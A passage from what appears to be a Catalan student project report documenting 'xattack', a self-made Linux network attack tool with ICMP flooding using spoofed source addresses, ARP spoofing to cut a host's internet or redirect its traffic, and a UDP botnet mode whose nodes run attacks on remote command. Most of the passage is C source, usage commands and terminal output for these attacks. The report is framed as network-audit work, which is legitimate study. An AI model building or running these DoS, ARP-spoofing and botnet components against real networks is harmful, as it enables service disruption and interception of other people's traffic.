----------------------ARP Attack End-------------------------
```

Figura 17: ARP spoofing amb DoS per terminal




Figura 18: ARP spoofing amb DoS per menú

d) Bot net

La part de Bot Net, és una part especial dintre del programa, això és degut al fet que aquesta part no implementa cap atac. Però dóna la possibilitat de manejar el programa de forma remota. L'objectiu és poder encarregar l'execució d'un atac a un altre dispositiu simulant el comportament d'una una bot net real o bé permetent auditories de manera remota.

Aquesta part té dues opcions de funcionament. La primera opció és el mode servidor o node, si s'executa, es permet a altres usuaris accedir de forma remota al programa i poder executar els atacs. La segona és el mode controlador, si s'escull aquest mode, sabent l'adreça IP i el port d'on s'està executant el programa en un altre dispositiu, és capaç de fer que realitzi els atacs que es desitgen.

Per tal d'executar el programa com a servidor s'ha de llançar la següent comanda:

xattack bot <-n o --node> <opció>

En aquest cas, el paràmetre -n o --node ens indica que es vol executar el programa en mode servidor.

L'opció que té l'usuari en la creació del servidor és la següent:

- Especificar un port on aixecar el servidor. Per defecte, el servidor s'aixeca en el port 12.520. Aquest port ha estat seleccionat a l'atzar, per tenir un port de referència en l'execució del programa, però, no té una altra finalitat que no sigui reduir la dificultat en la connexió. Per aquest motiu, si aquest port ja està en ús o l'usuari té qualsevol altre motiu per no utilitzar aquest port, hi ha l'opció de modificar-lo. L'argument necessari per fer aquesta modificació és -p o --port indicant-ne posteriorment el número del port a utilitzar.

En la següent comanda podem veure una manera de crear el servidor.

xattack bot -n -p 12521

Amb aquesta comanda es crea un servidor amb el port 12.521 que serà capaç de rebre comandes d'altres dispositius i executar-les si són correctes.

Per tal de mantenir coherència dins del codi, el programa només acceptarà l'execució d'un atac de cada un dels implementats a la vegada (DoS i ARP).

El servidor creat s'ha fet mitjançant el protocol UDP. Tot i que aquest protocol no garanteix que els paquets arribin al destinatari, s'ha prioritzat que no sigui necessari establir una comunicació prèvia. En ser un programa que realitza atacs a la xarxa, s'ha decidit que no mantenir recursos reservats per a una comunicació concreta era prioritari respecte a fer-ho.

A continuació podem veure l'execució del servidor i la rebuda d'una comanda.




Figura 19: Bot Net, rebuda d'una comanda d'ARP

Com podem veure, s'ha rebut l'ordre d'executar un atac d'ARP spoofing sobre la IP 192.168.1.46 amb l'objectiu de tallar-li la connexió a internet.

A continuació, podem veure la comanda necessària per a controlar a un node que tingui en execució el servidor.

xattack bot <-c o --controller> <direcció IP del servidor> <opció>

En aquest cas, en ser una connexió és necessari indicar l'adreça IP del servidor a connectar-se. Per això, després d'utilitzar l'argument -c o --controller, que indica que es vol controlar a un node, és necessari indicar-ne l'adreça IP per tal d'establir la comunicació i enviar les comandes.

L'opció que pot utilitzar l'usuari en la comunicació és la següent:

- Seleccionar el port de la comunicació. De la mateixa manera que el servidor té l'opció d'establir un port diferent de l'establert per defecte, un possible dispositiu de control, ha de tenir l'opció d'indicar el port al qual es vol connectar. En aquest cas, s'utilitza el mateix argument -p o --port seguidament del número del port a utilitzar.

A més, el controlador disposa d'unes comandes especials que no executen cap atac. Aquestes comandes permeten que el servidor faci algunes accions desitjades com, comprovar la comunicació. Les comandes són les següents:

- Testejar la connexió. Per tal de veure si la comunicació funciona correctament, es pot escriure la paraula "*connection*", posteriorment, si no hi ha cap error, el controlador rebrà un missatge de connexió correcta. Aquesta comanda s'envia per defecte en llançar el programa en mode controlador.

- Aturar l'execució dels atacs que s'estan realitzant. Si el controlador envia la paraula "*stop*", tots els atacs que s'estiguin duent a terme en el servidor, queden interromputs de manera immediata. Un cop interromputs, el controlador pot tornar a generar nous atacs si així ho desitja.

- Tallar la comunicació. Si s'escriu la comanda "*exit*", s'indica que el controlador deixa de transmetre comandes, posteriorment, acaba l'execució del programa per part del controlador.

- Apagar el servidor. Si el que es vol és tancar el servidor, s'ha d'enviar la comanda "*close*" aquesta comanda finalitza l'execució del servidor.

A continuació podem veure la comanda necessària per connectar-nos al servidor del cas anterior, tenint en compte que el servidor té l'adreça IP 192.168.1.50.

xattack bot –c 192.168.1.50 -p 12521

En aquest cas, hem indicat que el nostre dispositiu és un controlador que enviarà les comandes dels atacs sobre la IP 192.168.1.50 en el port 12521.

A continuació podem veure un exemple de l'execució.

```
pau@Derethor:~/xattack$ sudo ./xattack bot -c 192.168.1.50 -p 12521
Node to connect -> 192.168.1.50
Node port -> 12521

Connecting...
Server: Connection successful
Insert command: arp 192.168.1.46
Server: arp -> OK
Insert command: stop
Server: All attacks have ended successfully
Insert command: exit
```

Figura 20: Bot Net, enviar comanda ARP i sortir

Com podem veure, s'envia la comanda per dur a terme un atac de ARP spoofing. Posteriorment, s'apaga l'atac utilitzant la comanda "*stop*" i s'indica que el controlador ha deixat la comunicació mitjançant la comanda "*exit*"

Aquest atac també és compatible amb el menú, en aquest cas, se li pregunta si vol crear un servidor. En cas afirmatiu, l'usuari té l'opció, si ho desitja, d'indicar un port que no sigui el per defecte. Si la resposta és no, es considera que el que vol és crear un controlador. En cas de crear un controlador, l'usuari ha d'introduir l'adreça IP a connectar-se, i posteriorment, tindrà l'opció de modificar el port a connectar-se.

A continuació, podem veure la creació d'un servidor des del menú:

```
pau@Derethor:~/xattack$ sudo ./xattack

Menu

1- Attack DoS

2- Attack ARP

3- Attack DoS with ARP

4- BotNet

5- Help

Select your option: 4

Do you want to connect to a server? [Y/N] N

Your computer will become a node to do attacks.

Do you want to use the default port? (12520) [Y/N] n
indicate the port: 12521

Your command: xattack bot -n  -p 12521

Server created successfully on port 12521
Waitting commands...
```

Figura 21: Creació de servidor desde menú

d) Ajuda

Darrerament, el programa té una part encarregada d'ajudar a l'usuari. Aquesta ajuda es pot demanar amb la comanda que es veu a continuació.

xattack help

Si s'executa la comanda, apareix una guia que explica com executar el programa. A continuació, podem veure un retall de què pot veure l'usuari si executa aquesta comanda.

```
pau@Derethor:~/xattack$ sudo ./xattack help

Welcome to xattack helper.

DoS attack:

  The argumets to do a DoS attack are:

  xattack dos <ip target> <false ip source> <options>

  Options:
        -l, --payload: add payload.
        -p, --packets: number of packets to semd.
        -tb, --timebetween: time between packets.
        -th, --threads: number of threads (one by default).
        -m, --max: ram maximization. Some options will not be available.

  Example xattack dos 192.168.1.120 192.168.1.23 -l 1000 -p 5000 -tb 50 -th 1

ARP spoofing atack:

  The arguments to do an ARP attack are:
```

Figura 22: Fragment del help

A més, si l'usuari executa algun atac, sense arguments rep una explicació del que ha de fer per executar aquell atac. A continuació, podem veure la sortida del programa en executar un ARP spoofing sense arguments.

```
pau@Derethor:~/xattack$ sudo ./xattack arp

Welcome to xattack helper.

ARP spoofing atack:

  The arguments to do an ARP attack are:

  xattack arp <ip target> <options>

  Options:
        -i, --interface: select a specific inteface
        -s, --spoofing: IP that you want to change the IP / MAC relationship.
        -f, --false: IP to redirect traffic.

  By default the redirection IP will be the Gateway

  Example xattack arp 192.168.1.120 192.168.1.23 -i eth0

Remember that you can use the menu in order to run the program.
To access the menu, run the program without arguments.
```

Figura 23: Ajuda d'ARP

5.5 Desenvolupament

En aquest apartat, s'explicarà, de manera més detalla aquelles parts del codi que s'han considerat claus a l'hora de fer el desenvolupament del programa, ja sigui perquè són essencials pel funcionament o perquè ajuden a facilitar-ne l'ús del programa.

Reserva de memòria per enviar paquets

Per tal de poder dur a terme els atacs, ha estat necessari guardar una còpia prèvia a la memòria ram del missatge que es volia enviar.

En el cas de l'atac de denegació de servei s'han utilitzat les llibreries "*netinet/ip.h*" i "netinet/ip_icmp.h", que contenen les estructures necessàries per a crear una capçalera IP i una ICMP respectivament. A continuació, podem veure el fragment de codi que utilitza aquestes llibreries per tal de generar els paquets.

```
int packet_size = sizeof (struct iphdr) + sizeof (struct icmphdr) + (*myDDoS).payload_size;

unsigned char *packet = (unsigned char *) malloc (packet_size);

//La estructura ip_header conté la reserva necessaria per crear una capçalera ip.
//Posem la capçalera ip en el paquet a transmetre.
struct iphdr *ip_header = (struct iphdr *) packet;
//Possem una capçalera ICMP després de la capçalera IP.
struct icmphdr *icmp_header = (struct icmphdr *) (packet + sizeof (struct iphdr));

//Omplim la la part de la capçalera IP del paquet.

ip_header->version = 4; //Versió 4 de IP.
ip_header->ihl = 5; //Tamany del header amb Bytes (sense opcions).
ip_header->tos = 0;
ip_header->tot_len = htons (packet_size); //Tamany sencer del paquet.
ip_header->id = packet_number; //Numero identificador del paquet.
ip_header->frag_off = 0; //No interessen les opcions de fragmentació.
ip_header->ttl = 255; //Li donem el màxim temps de vida al paquet.
ip_header->protocol = IPPROTO_ICMP; // Assignem el protocol (IPPROTO_ICMP = 1).
ip_header->saddr = my_address; //Adressa origen.
ip_header->daddr = target_address; //Adressa destí.

icmp_header->type = ICMP_ECHO;
icmp_header->code = 0;
icmp_header->un.echo.sequence = rand();
icmp_header->un.echo.id = rand()%65536;
//checksum
icmp_header->checksum = 0;

struct sockaddr_in servaddr;
servaddr.sin_family = AF_INET;
servaddr.sin_addr.s_addr = target_address;
icmp_header->checksum = in_cksum((unsigned short *)icmp_header, sizeof(struct icmphdr) + (*myDDoS).payload_size);
```

Figura 24: Reserva de memòria per a fer l'atac de DoS

Com podem veure, es declaren les capçaleres i posteriorment s'omplen amb els valors que es corresponen, l'adreça IP a la que es fa l'atac, la versió del protocol, el temps de vida del paquet, etc.

Per tal de poder enviar un paquet que contingui tota la informació necessària per fer l'atac, el que es fa és concatenar les capçaleres dintre de la memòria ram. En aquest cas, el que s'ha fet és declarar una variable que conté el paquet, de mida la capçalera IP sense opcions, més la mida d'una capçalera ICMP més la càrrega útil, si n'hi ha. Un cop tenim el paquet declarat, indiquem que la primera posició de memòria es correspon a la capçalera IP, un cop acabada la capçalera IP declarem en la següent posició de memòria la capçalera ICMP.

En el cas de l'ARP spoofing, per problemes a l'hora d'utilitzar les llibreries ja existents, s'ha fet la reserva de manera manual. En la següent imatge, podem veure com s'ha declarat l'estructura que conté la reserva de la memòria.

```
struct{
  u_char  eth_target[6];
  u_char  eth_source[6];
  u_short eth_type;
  u_short arp_type_address;
  u_short protocol;
  u_char  address_size;
  u_char  ip_size;
  u_short kind;
  u_char  source_address[6];
  u_char  source_ip[4];
  u_char  target_address[6];
  u_char  target_ip[4];
} typedef arp_packet;
```

Figura 25: Estructura paquet ARP

S'ha de tenir en compte que les estructures es guarden dins de la memòria ram en el mateix ordre en el qual es declaren les variables. Gràcies a això, coneixent el format d'una capçalera ARP i una capçalera Ethernet podem generar un paquet ARP sencer tal com es mostra en el codi anterior.

En el moment de programar s'ha de tenir en compte que un u_char (unsigned char) es correspon a una reserva de memòria d'un byte i un short té una reserva de dos bytes i es tracta com un número en el moment de compilar.

Finalment, en la bot net només es reserva l'espai de les dades, ja que totes les capçaleres, la UDP, la IP... s'omplen automàticament. A continuació, podem veure la reserva necessària per enviar paquets UDP.

```
char* command;

command = malloc(500*sizeof(char));
```

Figura 26: Memòria reservada per les transmissions UDP

Obtenció de la interfície per defecte

Per tal d'aconseguir el nom de la interfície d'accés que s'està utilitzant per defecte s'ha llegit el fitxer "*/proc/net/route*". Aquest fitxer conté, entre altres, una relació entre les interfícies que hi ha en l'ordinador i quina prioritat tenen en el moment de ser utilitzades. En el programa el que s'ha fet ha estat llegir el fitxer i retornar aquella interfície que té com a valor de prioritat 0.

A continuació podem veure el codi que fa la lectura del fitxer per extreure'n la interfície.

```
char* myInterface(){ //Take the interface from arp table

    FILE *f;
    char line[100] , *p , *c;

    char* result;

    f = fopen("/proc/net/route" , "r");

    fgets(line , 100 , f);  // Capçalera

    while(fgets(line , 100 , f)){
        p = strtok(line , " \t");
        c = strtok(NULL , " \t");

        if(p!=NULL && c!=NULL){
            if(strcmp(c , "00000000") == 0){
                fclose(f);
                result = malloc(20*sizeof(char));
                strcpy(result, p);
                return result;
            }
        }
    }
    printf("\nThere are not connection\n");
    exit(0);
}
```

Figura 27: Optenció de la interficie per defecte

Obtenció de la IP i la MAC del dispositiu

Per tal d'obtenir l'adreça IP i l'adreça MAC del dispositiu s'ha utilitzat la llibreria "net/if.h", la qual conté una estructura que permet retornar l'adreça IP o la MAC del dispositiu que s'està utilitzant, sempre que el programa tingui algun socket creat. Per obtenir les adreces, és necessari passar el nom de la interfície de xarxa amb la qual es vol aconseguir la direcció.

En les pròximes figures podem veure l'obtenció de la IP i del la MAC pel que fa al codi utilitzant la llibreria "net/if.h".

```
char* myIP(char* interface){    //Get my IP address

    int n;
    struct ifreq ifr;
    char* result;

    n = socket(AF_INET, SOCK_DGRAM, 0);
    if (n < 0){
        printf("The socket could not be created.\n");
        printf("Try to verify the administrator permissions.\n");
        exit(0);
    }

    ifr.ifr_addr.sa_family = AF_INET;
    strncpy(ifr.ifr_name , interface , IFNAMSIZ - 1);
    ioctl(n, SIOCGIFADDR, &ifr);
    close(n);
    result = malloc(20*sizeof(char));
    strcpy(result, inet_ntoa(( (struct sockaddr_in *)&ifr.ifr_addr )->sin_addr));

    return result;
}
```

Figura 28: Optenció de la IP del dispositiu

```
void myMAC(struct ifreq* ifr, char* interface){   //Get my MAC address

    int n;

    n = socket(AF_INET, SOCK_DGRAM, 0);
    if (n < 0){
        printf("The socket could not be created.\n");
        printf("Try to verify the administrator permissions.\n");
        exit(0);
    }
    (*ifr).ifr_addr.sa_family = ARPHRD_ETHER;
    strncpy((*ifr).ifr_name , interface , IFNAMSIZ - 1);
    ioctl(n,SIOCGIFHWADDR, ifr);
    close(n);

}
```

Figura 29: Obtenció de la MAC del dispositiu

Relacionar una IP amb una MAC

En el moment de generar un atac d'ARP és necessari saber la informació IP/MAC real de les adreces que intervenen en l'atac. L'obtenció d'aquesta informació es fa mitjançant el fitxer "*/proc/net/arp*" aquest fitxer, conté la informació IP/MAC dels dispositius coneguts. Un cop obert aquest fitxer, es guarda una còpia en la memòria d'aquella informació que es consideri rellevant per dur a terme l'atac.

```
char* targetMAC(char* targetIP, char* interface){

    FILE *f;
    char line[200];
    char *result;
    char *aux = malloc(32* sizeof(char));

    f = fopen("/proc/net/arp", "r");

    fgets(line , 200 , f);  //Capçalera

    while(fgets(line , 200 , f)){
        if(strcmp(strtok(line , " \t"), targetIP) == 0){   //Si coincideix la IP
            strtok(NULL , " \t");       //No important
            strtok(NULL , " \t");       //No important
            result = strtok(NULL , " \t");   //Direcció MAC
            strcpy(aux, result);
            fclose(f);
            if(strcmp(aux, "00:00:00:00:00:00") == 0){
                printf("The MAC information is inaccessible. Abort program\n\n");
                exit(0);
            }
            return aux;
        }
    }
```

Figura 30: Obtenció d'una MAC d'un node conegut

Com podem veure en el fragment de codi anterior, donada una IP, el codi retorna la MAC d'aquella IP.

Obtenció d'informació de nodes desconeguts

El codi mostrat anteriorment, és vàlid en cas d'haver tingut una comunicació prèvia amb el dispositiu que té la IP a la qual volem fer l'atac. En cas de no haver-n'hi, el fitxer no contindrà la informació desitjada. En aquest cas, s'ha d'establir una comunicació prèvia a l'atac tal com es mostra en la figura següent.

```
pingToTarget(targetIP, interface);

fclose(f);

//ARPToTarget(targetIP, interface);

usleep(1000);

f = fopen("/proc/net/arp", "r");

fgets(line , 200 , f);  //Capçalera

while(fgets(line , 200 , f)){
    if(strcmp(strtok(line , " \t"), targetIP) == 0){   //Si coincideix la IP
        strtok(NULL , " \t");        //No important
        strtok(NULL , " \t");        //No important
        result = strtok(NULL , " \t");   //Direcció MAC
        strcpy(aux, result);
        fclose(f);
        if(strcmp(aux, "00:00:00:00:00:00") == 0){
            printf("The MAC information is inaccessible. Abort program\n\n");
            exit(0);
        }
        return aux;
    }
}
printf("The MAC with IP: %s, Was not found. canceled attack\n\n", targetIP);
exit(0);
```

Figura 31: Optenció d'informació d'un node desconegut

En aquest cas, abans de realitzar l'atac s'envia una petició de broadcast demanant a algun node que retorni la informació IP/MAC desitjada. Un cop enviat, s'espera un temps a rebre la resposta. Passat aquest temps es torna a llegir el fitxer "*/proc/net/arp*" en la recerca de la resposta obtinguda. Si no hi ha resposta, vol dir que el node desitjat és inaccessible per dur a terme l'atac.

Donats alguns problemes en el desenvolupament s'ha substituït la funció "ARPToTarget", que enviava un missatge de broadcast ARP per tal d'establir la comunicació prèvia, per la funció "PingToTarget" que envia un PING a un node desitjat, deixant la part de comunicació prèvia a les capes inferiors.

Conversió MAC a binari

Per tal de poder realitzar l'atac és necessari tenir guardades les direccions MAC en binari i no en hexadecimal. Per fer la conversió, s'han separat els números hexadecimals que formen la MAC en grups de dos, ja que dos números hexadecimals formen un byte. Cada grup d'aquests números hexadecimals s'ha passat per la funció "*hex2ToInt*", aquesta funció retorna el valor natural al qual es correspon una cadena hexadecimal. Atès que els números es guarden en binari en la memòria, com a resultat d'utilitzar la funció, tenim diferents conjunts de bytes, en ajuntar-los en ordre, ens retorna el valor en binari de la direcció MAC.

En el següent codi, podem veure com s'ha fet la crida i l'ordenació.

```
unsigned char* macVectorToHex(char* MAC){

    unsigned char* macAddress = malloc(6*sizeof(unsigned char));
    int i = 0;
    char* aux =malloc(3*sizeof(unsigned char));
    strcpy(aux, strtok(MAC, ":"));
    *macAddress = (unsigned char) hex2ToInt(aux);
    i = 1;

    while(i<6){
        strcpy(aux, strtok(NULL, ":"));
        *(macAddress+i) = (unsigned char) hex2ToInt(aux);
        i++;
    }
    return macAddress;
}
```

Figura 32: Conversió MAC a binari

Conversió hexadecimal

En aquest apartat veurem com s'ha desenvolupat la funció "*hex2ToInt*" de la qual ja s'ha parlat en l'apartat anterior. Aquesta funció retorna el valor decimal d'un número hexadecimal en un màxim de 32 bits, amb l'objectiu de contemplar fins i tot adreces IP. Per tal de fer la conversió, es llegeix l'entrada de la funció caràcter a caràcter i es multiplica per 16 elevat a la posició que es troba aquell caràcter, de dreta a esquerra. Un cop obtinguts tots els valors, se sumen, el resultat és el valor natural de la cadena hexadecimal.

A continuació, podem veure com s'ha desenvolupat aquesta funció.

```
unsigned long hex2ToInt(char* hex){
    unsigned long result = 0;
    //printf("\n%s -> ", hex);
    int lenght = strlen(hex)-1;
    int i=(int)lenght;
    while(i>-1){
        switch(*(hex+i)){
            case '0':
                    result += 0;
                break;
            case '1':
                    result += 1 * (unsigned long)pow(16, lenght-i);
                break;
            case '2':
                    result += 2 * (unsigned long)pow(16, lenght-i);
                break;
            case '3':
                    result += 3 * (unsigned long)pow(16, lenght-i);
                break;
            case '4':
                    result += 4 * (unsigned long)pow(16, lenght-i);
                break;
```

Figura 33: Conversió hexadecimal

Aquest codi llegeix una cadena de caràcters que formen un número hexadecimal i retorna el valor en base 10 del valor que s'ha entrat.

El codi original contempla valors del 0 fins a la F però donada l'extinció, només es mostra un fragment.

Aconseguir la direcció del Gateway

Per tal de poder tallar internet per defecte en l'ARP spoofing, és necessari saber l'adreça IP i MAC del Gateway. Per tal de trobar el gatewey, sense que l'usuari l'hagi d'indicar, es llegeix el fitxer "*proc/net/route*". Aquest fitxer, a més de contenir la interfície per defecte, també conté el gateway de la xarxa, en format hexadecimal. Per tal de fer la conversió s'utilitza la funció "*hex2ToInt*", que en fa la conversió numèrica a la vegada que decimal. Un cop obtinguda la IP es pot obtenir automàticament la direcció MAC com s'ha explicat anteriorment.

```
char* GetGateway(){

    FILE *f;
    char line[100] , *p , *c, *getgateway;

    unsigned long aux = 0;

    char* result;

    f = fopen("/proc/net/route" , "r");

    fgets(line , 100 , f);  // Capçalera

    while(fgets(line , 100 , f)){
        p = strtok(line , " \t");
        c = strtok(NULL , " \t");
        getgateway = strtok(NULL , " \t");

        if(p!=NULL && c!=NULL){
            if(strcmp(c , "00000000") == 0){
                fclose(f);
                aux = hex2ToInt(getgateway);
                result = malloc(20*sizeof(char));
                struct in_addr addr;
                addr.s_addr = aux;
                strcpy(result, inet_ntoa(addr));
                return result;
            }
        }
    }
    fclose(f);

    printf("The gateway was not found\n");
    exit(0);
}
```

Figura 34: Obtenció del gateway

Enviar paquets a la xarxa

A l'hora d'enviar els paquets a la xarxa, s'ha d'especificar en el programa sobre quina capa es treballa. Això és essencial, ja que totes les capes inferiors seran omplertes de forma automàtica i en els atacs es modifiquen alguns valors de les capçaleres. D'aquesta manera, és important detectar a partir de quina capa és necessari treballar a l'hora de fer l'atac per poder modificar les capçaleres.

En el cas de l'atac de DoS es treballa a partir del protocol IP. En el següent fragment de codi podem veure com s'indica.

```
int sockfd = socket (AF_INET, SOCK_RAW, IPPROTO_RAW);
```

Figura 35: Declaració de Socket IP-RAW

El primer argument ens indica a quina família pertany el protocol que volem utilitzar, en aquest cas AF_INET que es correspon a protocols d'internet, el segon és quina tipologia d'ús es vol fer servir. En aquest cas indiquen SOCK_RAW, que es correspon a un us lliure del socket. Per acabar, el tercer argument és el protocol a utilitzar, l'argument indicat és IPPROTO_RAW, que indica un ús lliure sobre IP, el que permet omplir les capçaleres IP de forma lliure.

En el cas del ARP spoofing, hem de treballar a la capa d'enllaç. A continuació, podem veure com s'ha creat un socket que treballa a aquest nivell.

```
int sockfd = socket(AF_PACKET, SOCK_PACKET, htons(ETH_P_RARP));
```

Figura 36: Declaració Socket Ethernet

Els arguments introduïts són: AF_PACKET, SOCK_PACKET i ETH_P_RARP. Aquests arguments indiquen que el socket s'utilitzarà per enviar paquets en format lliure sobre la capa d'enllaç, en aquest cas, el desenvolupador ha d'omplir totes les capçaleres (executant la capa física).

Darrerament, en la bot Net, s'utilitza el protocol UDP, pel que s'omplen totes les capçaleres de manera automàtica, incloent-hi la mateixa capçalera UDP per una IP destinatària donada. En el següent codi podem veure com s'ha realitzat.

```
bootSocket = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP))
```

Figura 37: Declaració Socket UDP

Els arguments, com podem veure, són: AF_INET, SOCK_DGRAM, IPPROTO_UDP, en aquest cas els arguments ens indiquen que treballarem amb un protocol de la família d'internet, amb una comunicació de datagrames sobre el protocol UDP.

Un cop creat el socket i omplert el paquet, el que toca és enviar-lo. Per enviar-lo fem servir la funció "*sendto*" especificant el socket, el paquet i algunes altres informacions tal com es mostra a continuació.

```
sendto(sockfd, packet, packet_size, 0, (struct sockaddr*) &servaddr, sizeof (servaddr)))
```

Figura 38: Exemple enviament de paquet

Creació d'un servidor UDP

En el cas de la bot net, hi ha una part que fa referencia a la creació d'un servidor UDP. Per tal de crear el servidor, el que es fa és lligar un socket UDP a un port concret com es veu en el codi que hi ha continuació.

```
if(bind(bootSocket, (struct sockaddr*)&reciveComandSocket, sizeof(reciveComandSocket)) == -1){
    printf("Error using port% d, try to use the -p option to use another\n", bootInfo.portNumber);
    close(bootSocket);
    exit(0);
}
```

Figura 39: Lligar un Socket a un port específic

Com podem veure, lliguem el socket a un port està dintre d'un condicional. Això ens permet detectar si hi ha hagut algun error a l'hora de fer el lligam.

Un cop creat el servidor, s'ha d'esperar a l'arribada de paquets que continguin les comandes a executar. Seguidament, podem veure el codi que s'espera a l'arribada de comandes.

```
if(recvfrom(bootSocket, command, 500*sizeof(char), 0, (struct sockaddr*) &keepInfo, &keepInfoLength) == -1){
    printf("Error waitting for remote commands\n");
    close(bootSocket);
    free(command);
    exit(0);
}
```

Figura 40: Esperar comandes en el servidor

De la mateixa manera, aquest codi també està dintre d'un condicional per poder tenir controlats possibles errors.

Lectura i execució comandes

Un cop rebuda una comanda el que es fa és separar-la per espais d'igual forma que ho fa el sistema quan s'executa el programa per terminal. Un cop separada la comanda per espais es passen els arguments a la funció "*executeCommand*". Aquesta funció llegeix els arguments i executa l'atac que s'especifica a la comanda d'una manera similar a l'execució per terminal.

```
numberArguments = 0;

*arguments = strtok(command, " ");
numberArguments++;

*(arguments+numberArguments) = strtok(NULL, " ");

while(*(arguments+numberArguments) != NULL){
    numberArguments++;
    *(arguments+numberArguments) = strtok(NULL, " ");
}

status = (int*)executeCommand(arguments, numberArguments);

if(*status == 0){
    strcpy(command, *(arguments));
    strcat(command, " -> OK\n");
    if(sendto(bootSocket, command, 500*sizeof(char), 0, (struct sockaddr *) &keepInfo, keepInfoLength)==-1){
        printf("Error sending message\n");
        close(bootSocket);
        free(command);
        exit(0);
    }
}else if(*status < 0){
    strcpy(command, "ERROR, There is another attack with the same characteristics running, you can use the ""stop"" command to end the execution\n");
    if(sendto(bootSocket, command, 500*sizeof(char), 0, (struct sockaddr *) &keepInfo, keepInfoLength)==-1){
        printf("Error sending message\n");
        close(bootSocket);
        free(command);
        exit(0);
    }

}else{
    strcpy(command, "ERROR\n");
    if(sendto(bootSocket, command, 500*sizeof(char), 0, (struct sockaddr *) &keepInfo, keepInfoLength)==-1){
        printf("Error sending message\n");
        close(bootSocket);
        free(command);
        exit(0);
    }
}
free(status);
```

Figura 41: Separar per espais comandes remotes i executar-les

Com podem veure, es passa la comanda separa per espais i el nombre d'arguments enviats a la funció "*executeCommand*" de forma similar a com treballa la funció main. A més, podem veure que el servidor retorna diferents missatges depenent que hagi passat en la crida a l'atac.

6. MILLORES INTRODUÏDES

En aquest apartat es mostraran algunes millores introduïdes a l'eina desenvolupada respecte a d'altres.

6.1 DoS

En aquest apartat, compararem l'atac de DoS que s'ha desenvolupat amb l'Hping. Només es fa la comparació amb aquesta eina, ja que és l'única de les analitzades que pot utilitzar el mateix protocol que el desenvolupat, l'ICMP.

El programa Hping3, permet a l'usuari manejar de forma molt acurada paquets a enviar a la xarxa. Permet, modificant-ne el protocol, les opcions o fins i tot crear les capçaleres de forma lliure. Però la majoria d'aquestes opcions són complementàries, a l'hora de realitzar un atac. D'aquesta manera, l'eina desenvolupada genera un atac amb les capçaleres ja modificades. Així, tot i no ser un programa tan complet com l'Hping3, és una eina que permet realitzar els atacs de manera més simple.

6.2 ARP spoofing

En aquest apartat, parlarem de les millores introduïdes en el programa desenvolupat respecte a les eines analitzades anteriorment que fan servir l'ARP Spoofing.

Una de les millores a destacar respecte a algunes de les eines és que no és necessari indicar la interfície a utilitzar. Un dels inconvenients en el desenvolupament a l'hora de treballar aquest nivell és la necessitat d'indicar al codi la interfície. A diferència d'algunes d'eines, el programa desenvolupat utilitza la interfície que està utilitzant el dispositiu per defecte.

A més, aquest programa permet fer l'atac per defecte al *gateway*. Tot i que altres eines també ho fan, és un punt a destacar, ja que no totes són capaces de fer-ho per defecte.

Darrerament, si es vol, aquesta eina és capaç de redirigir el tràfic entre dues estacions a un altre node concret sense la necessitat d'estar al mig.

6.3 Millores generals

Finalment, parlarem sobre algunes millores dutes a terme respecte a les altres eines, sense tenir en compte un atac en concret.

Una de les millores, que ja estava com a objectiu en el desenvolupament, és haver ajuntat diferents atacs en un sol programa. A diferència de les eines exposades anteriorment, aquest programa és capaç d'executar diferents atacs. Així, l'usuari només necessita descarregar-se una única eina per tal de fer les proves.

